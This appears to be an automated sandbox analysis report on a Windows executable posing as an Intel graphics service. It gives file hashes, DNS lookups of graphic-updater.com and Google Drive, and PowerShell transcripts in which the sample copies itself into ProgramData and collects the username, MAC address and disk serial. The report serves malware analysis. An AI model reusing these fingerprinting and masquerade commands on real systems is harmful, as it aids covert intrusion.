Preview:	.....C.a.p.t.i.o.n.=.M.i.c.r.o.s.o.f.t. .W.i.n.d.o.w.s. .1.0. .P.r.o.....C.S.D.V.e.r.s.i.o.n.=.....O.S.A.r.c.h.i.t.e.c.t.u.r.e.=.6.4.-.b.i.t.....V.e.r.s.i.o.n.=.1.0...0...1.7.1.3.4.....

C:\ProgramData\SystemData\tempo2.txt	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	98
Entropy (8bit):	4.791372630910509
Encrypted:	false
SSDEEP:	3:rmE72AujyM1K8v8WQoeGe2Q+RIwyxLsUhhUrn:yNZj1hbegBifUrn
MD5:	A734F3E910730F568B1AD916BD926073
SHA1:	8AC9F7A00C609F0E3CBF966CB2D066F0B80F3F84
SHA-256:	5EC5698BEE2B8AFDC6FFF935451D9974BAAAF9D5E06BCDCB556A6C3929B6DA94
SHA-512:	0E4287659A02950913E5863FB31C70E959FAD03AD9D5E60CE3A7E405A808167696D6443FA4D240346466CD273C48A3256444924CE2EA3EE627636C33ABFA89C3
Malicious:	false
Reputation:	unknown
Preview:	....Caption=Microsoft Windows 10 Pro..CSDVersion=..OSArchitecture=64-bit..Version=10.0.17134.....

C:\ProgramData\SystemData\temps1.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	242
Entropy (8bit):	3.739356744046493
Encrypted:	false
SSDEEP:	3:mSGg0W/FLyzdAFFFFmQmeJIMLnQQqQiwxgCrHkuFs:Cg0G5ym/mQrlriwx/r5Fs
MD5:	2FCCE3E99FCA78AD8720C5AE2CE22338
SHA1:	3EAF399C91849D5372608F8971FB9487199109AB
SHA-256:	508F0B0C3CC7AC6E6CFDEFE7DA7CCBD2BE1A5E12C9E77D8FA97EF45FDF60A5C1
SHA-512:	782BCF1E171F8788C603CC5BEE7296D23DD2D2D617986560ACF660F725EC00C014079BE38597FA6AE5783208D413CFE9A9DD8D1177898021E3F13219A764D1A
Malicious:	false
Reputation:	unknown
Preview:	..Physical Address Transport Name ..========== ========== ..EC-F4-BB-EA-15-88 \Device\Tcpip_{BB556C50-98D0-4585-A1ED-B2838757AE1B} ..

C:\ProgramData\SystemData\temps2.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	58
Entropy (8bit):	2.4233824111921316
Encrypted:	false
SSDEEP:	3:qX/zr:8
MD5:	4F3224A5B5F95FCBF9658ED91611F06E
SHA1:	E69D36D0B84DE026DC33D99B754941F2DD3E4E58
SHA-256:	CC21821ECE1FE5C09F4C0420F56336E3A2AAC0FA6C7D951CBC4CC5B9193E3A3F
SHA-512:	B8AE900A3DDDACCD4476997772093E365F9C8B42CB97A5D41D6F85B31C5AB8BDB237E8DAB7FB8AECBD38D23C96D0A7C1577CF1686C1BA032747166D8BAFF EB3
Malicious:	false
Reputation:	unknown
Preview:	SerialNumber ....

C:\ProgramData\SystemData\tempu.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	7
Entropy (8bit):	2.807354922057 6046
Encrypted:	false
SSDEEP:	3:5n:5n
MD5:	478CC28C2191726D4ACF5AFE62FC0084
SHA1:	9B5D186B5B17501F81CD9AF1FE95752D9EB38689
SHA-256:	6CC86E4809193273E28FB7C7809F7065DD2BC33075E2DAC32953A75C20B67FEB
SHA-512:	DED4DC14E8D1B9C0BC29217F5E5A4EC05984CC1A3DB99CE6D602BF49FC543F0BD52E648D2C7DDE6AAAB3039A7638BFBB0DA039022FF40BD7D3DEFA988620 35D
Malicious:	**true**
Reputation:	unknown
Preview:	user..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5829
Entropy (8bit):	4.902247628650607
Encrypted:	false
SSDEEP:	96:3CJ2Woe5F2k6Lm5emmXIGegyg12jDs+un/iQLEYFjDaeWJ6KGcmXs9smEFRLcU6j:Wxoe5FVsm5emdzgkjDt4iWN3yBGHc9s8
MD5:	F948233D40FE29A0FFB67F9BB2F050B5
SHA1:	9A815D3F218A9374788F3ECF6BE3445F14B414D8
SHA-256:	C18202AA4EF262432135AFF5139D0981281F528918A2EEA3858B064DFB66BE4F
SHA-512:	FD86A2C713FFA10FC083A34B60D7447DCB0622E83CC5992BBDAB8B3C7FEB7150999A68A8A9B055F263423478C0879ED462B7669FDE7067BC829D79DD3974787
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Reputation:	unknown
Preview:	PSMODULECACHE.....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ...fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scr ipt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule... .....Find-Module.....Find-RoleCapability.....Publish-Script.....T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1* .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	16500
Entropy (8bit):	5.545935071586312
Encrypted:	false
SSDEEP:	384:bt9MUq05qzYpZzH0wbv+puOMSBKnn3ljulmWTb8aepgvGmdnie9B:LJdsM4Kn1Clhsa+73gB
MD5:	7F96CE883A266E60A8E5D60C92C0DE5B
SHA1:	C53F6FEFE538E72FC1D57C9DEBE12A351560C174
SHA-256:	11C65A1A25FF9982A6A801DD365B9D288C0BBD89E6A2B8EA913D6BC1AF4E2DCB
SHA-512:	C2E6A34B67EE338FB6A617823A248F5327450215995A83CF8F3FEF68EFE9D9CB3B1FFACA2957B102EEDB6F61E82D9C645BDEBA5295F468209FEAE0848DED323 3
Malicious:	false
Reputation:	unknown
Preview:	@...e.....i.....8.$.....H.....<@.^.L."My...:)..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automati on4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microso ft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....Syste m.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Trans actions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0cfw3gdv.gvv.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_bil51lnr.xyu.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_btj2vhwe.osx.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hvbtqswx.dh0.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ijgefb2u.3np.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mnb3nmgl.fjp.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mnb3nmgl.fjp.ps1	
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\Documents\20220111\PowerShell_transcript.216554.4pmPLteW.20220111170842.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1069
Entropy (8bit):	5.153986935727605
Encrypted:	false
SSDEEP:	24:BxSAti7vBZdx2DOXUWMBvVWJHjeTKKjX4CIym1ZJXfBHnxSAZYC:BZyvjdoOsBEJqDYB1ZFBHZZYC
MD5:	CB53789CC714A667E74029088F9F50D9
SHA1:	1016B1A69BC411BF621C3905B0CA9DF3D593227E
SHA-256:	70FCB885A559453BB65973F7445C38C3D3484D769BDB36848F371E158859C921
SHA-512:	309984E6C9A3166CACA27655E50D2CB61EAFC60040A734CD5581A90BE3DF54A5A359FFEB26F05326294C187525972600AEC0C5FE5AB54F4FE454358869CB90E
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220111170843..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $env:username \| Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\tempu.txt'..Process ID: 6036..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ..**********..Command start time: 20220111170843..**********..PS>$env:username | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\tempu.txt'..**********..Command start time: 20220111170950..**********..PS>$global:?..True..**********..Windows PowerShe

C:\Users\user\Documents\20220111\PowerShell_transcript.216554.b7XBSQRk.20220111170801.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1295
Entropy (8bit):	5.232215887354239
Encrypted:	false
SSDEEP:	24:BxSAd7vBZdx2DOXUWKYcdVWMHjeTKKjX4CIym1ZJXSYcvnxSAZl:BZpvjdoOqYceMqDYB1ZgYcfZZl
MD5:	CB0D3D5F1E80B3212CC0E595E1F88CFA
SHA1:	6441596A3D97022570DB0AE770E072C9BAE20890
SHA-256:	C11ADC0C743355B67BB54EADFEE176C636E6BDF9AE9E969F94F15DAB699D2176
SHA-512:	9678081F48381CF90E0047582EF057E5C534741B604F27AF46B7D4C35881FBAE95ACA305705DA0C0ACFE3BA7563A1D28D90E55DB8D3E6FB702B7DA59C271CE6
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220111170813..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe getmac | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temps1.txt' ; wmic path win32_physicalmedia get SerialNumber | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temps2.txt'..Process ID: 6936..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..********** **..Command start time: 20220111170813..**********..PS>getmac | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temps1.txt' ; wmic path win32_physicalmedia get Se

C:\Users\user\Documents\20220111\PowerShell_transcript.216554.xGYTF23B.20220111170730.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1095
Entropy (8bit):	5.197389475553531
Encrypted:	false
SSDEEP:	24:BxSAC7vBZdx2DOXUW8G0MIEWGHjeTKKjX4CIym1ZJXF0MIEnxSAZAi:BZ4vjdoOQGqDYB1ZnZZR
MD5:	994B8D8B3075A242315AED192D83D2AC
SHA1:	A137B4E0806E3500A3A36EAB88B5A414C61AA0BE
SHA-256:	77A42411AACC74613BBBF71DE55F1741080044C8B74B63D945EB21155FD86791
SHA-512:	8426F2768AB355B4AA95B73C4417967A4D3D09A543AA53C07BB28952877779CA51065CB48F5691090DD1EFD2B00A1F826E4A06AE1FCE793C898D67CC42F743FA
Malicious:	false
Reputation:	unknown

C:\Users\user\Documents\20220111\PowerShell_transcript.216554.xGYTF23B.20220111170730.txt	
Preview:	**********..Windows PowerShell transcript start..Start time: 20220111170742..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe copy 'C:\Users\user\Desktop\IGFXCUISERVICE.exe' 'C:\ProgramData\SystemData\igfxCUIService.exe'..Process ID: 3160..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220111170743..**********..PS>copy 'C:\Users\user\Desktop\IGFXCUISERVICE.exe' 'C:\ProgramData\SystemData\igfxCUIService.exe'..**********..Command start time: 20220111171155..**********..PS>$global:?..True..**********

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.560987668019584
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	IGFXCUISERVICE.exe
File size:	401920
MD5:	d90d0f4d6dad402b5d025987030cc87c
SHA1:	fad66bdf5c5dc2c050cbc574832c6995dba086a0
SHA256:	1ffd6559d21470c40dcf9236da51e5823d7ad58c93502279871c3fe7718c901c
SHA512:	c2faeacfd588585633630ad710f443a72c7617c2d5e37dbfe43570e6ac5904e4b81eb682356a48a93bb794ef5e9d8ad0d673966d57798079b4de62ea61241024
SSDEEP:	12288:m00VdXicNHeft0d/BiqpD9JD9lusIhAzhM2RdM:mrzXiu+FZqp72iDc
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....@.....@...N.....N.....N.....g.....g.R.....g.....Rich.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x424dcb
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61312A62 [Thu Sep 2 19:47:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	86f89939b4b0c19157649ce986ae170e

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x48ddb	0x48e00	False	0.509323408019	data	6.57262184076	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x4a000	0x13f90	0x14000	False	0.460668945313	data	5.42470846624	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x5e000	0x21d0	0x1200	False	0.26953125	data	3.95317799649	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x61000	0x3b8	0x400	False	0.4111328125	data	3.18893503216	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x62000	0x38d4	0x3a00	False	0.670999461207	data	6.52552513001	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/22-17:09:03.570407	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52991	8.8.8.8	192.168.2.4
01/11/22-17:09:04.436781	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53700	8.8.8.8	192.168.2.4
01/11/22-17:09:06.141153	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56794	8.8.8.8	192.168.2.4
01/11/22-17:09:07.761800	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56627	8.8.8.8	192.168.2.4
01/11/22-17:09:12.354822	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61721	8.8.8.8	192.168.2.4
01/11/22-17:09:14.722075	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52337	8.8.8.8	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 11, 2022 17:09:02.329457998 CET	192.168.2.4	8.8.8.8	0xc0c1	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:02.998286963 CET	192.168.2.4	8.8.8.8	0x1311	Standard query (0)	doc-0k-2o-docs.googleusercontent.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 11, 2022 17:09:03.550568104 CET	192.168.2.4	8.8.8.8	0x7290	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:04.416964054 CET	192.168.2.4	8.8.8.8	0xfb93	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:05.295912981 CET	192.168.2.4	8.8.8.8	0xef72	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:06.122689009 CET	192.168.2.4	8.8.8.8	0xc2f4	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:06.882111073 CET	192.168.2.4	8.8.8.8	0xffcf	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:07.741686106 CET	192.168.2.4	8.8.8.8	0xbb7d	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:08.572437048 CET	192.168.2.4	8.8.8.8	0x3143	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:09.478213072 CET	192.168.2.4	8.8.8.8	0x19ea	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:10.375780106 CET	192.168.2.4	8.8.8.8	0xcd70	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:11.571363926 CET	192.168.2.4	8.8.8.8	0x24f	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:12.333192110 CET	192.168.2.4	8.8.8.8	0x6c5e	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:13.109131098 CET	192.168.2.4	8.8.8.8	0xb079	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:13.970294952 CET	192.168.2.4	8.8.8.8	0xbb27	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:14.703654051 CET	192.168.2.4	8.8.8.8	0x4c9c	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:15.576153040 CET	192.168.2.4	8.8.8.8	0xd650	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:16.341801882 CET	192.168.2.4	8.8.8.8	0xcc37	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:16.658123016 CET	192.168.2.4	8.8.8.8	0xf070	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:17.082072020 CET	192.168.2.4	8.8.8.8	0x6b05	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:17.465455055 CET	192.168.2.4	8.8.8.8	0x3b10	Standard query (0)	doc-0k-2o-docs.googleusercontent.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:18.068675995 CET	192.168.2.4	8.8.8.8	0x180b	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:18.227741003 CET	192.168.2.4	8.8.8.8	0xeabd	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:18.912636995 CET	192.168.2.4	8.8.8.8	0xd801	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:18.960374117 CET	192.168.2.4	8.8.8.8	0xbb52	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:19.692894936 CET	192.168.2.4	8.8.8.8	0x99a3	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:19.725195885 CET	192.168.2.4	8.8.8.8	0xf812	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:20.447360039 CET	192.168.2.4	8.8.8.8	0x3ad6	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:20.599040985 CET	192.168.2.4	8.8.8.8	0xced1	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:21.224088907 CET	192.168.2.4	8.8.8.8	0xa692	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:21.529836893 CET	192.168.2.4	8.8.8.8	0x9c4a	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:22.081422091 CET	192.168.2.4	8.8.8.8	0x8a7d	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:22.703130960 CET	192.168.2.4	8.8.8.8	0x3320	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:22.813719988 CET	192.168.2.4	8.8.8.8	0xa330	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:23.434391975 CET	192.168.2.4	8.8.8.8	0x79dc	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:23.681540966 CET	192.168.2.4	8.8.8.8	0x8c9a	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:24.377305984 CET	192.168.2.4	8.8.8.8	0x1f87	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:24.628240108 CET	192.168.2.4	8.8.8.8	0x94a1	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:25.188327074 CET	192.168.2.4	8.8.8.8	0xe5b2	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 11, 2022 17:09:25.451409101 CET	192.168.2.4	8.8.8.8	0x5449	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:26.186043024 CET	192.168.2.4	8.8.8.8	0x59a2	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:26.188628912 CET	192.168.2.4	8.8.8.8	0x3e7d	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:27.067564011 CET	192.168.2.4	8.8.8.8	0x3c14	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:27.320225954 CET	192.168.2.4	8.8.8.8	0xee09	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:27.405064106 CET	192.168.2.4	8.8.8.8	0x7e7	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:27.890938997 CET	192.168.2.4	8.8.8.8	0x90c8	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:28.587876081 CET	192.168.2.4	8.8.8.8	0xa4fe	Standard query (0)	doc-0k-2o-docs.googleusercontent.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:28.999588966 CET	192.168.2.4	8.8.8.8	0xea76	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:29.065788984 CET	192.168.2.4	8.8.8.8	0x3264	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
Jan 11, 2022 17:09:29.669750929 CET	192.168.2.4	8.8.8.8	0xc799	Standard query (0)	graphic-updater.com	A (IP address)	IN (0x0001)
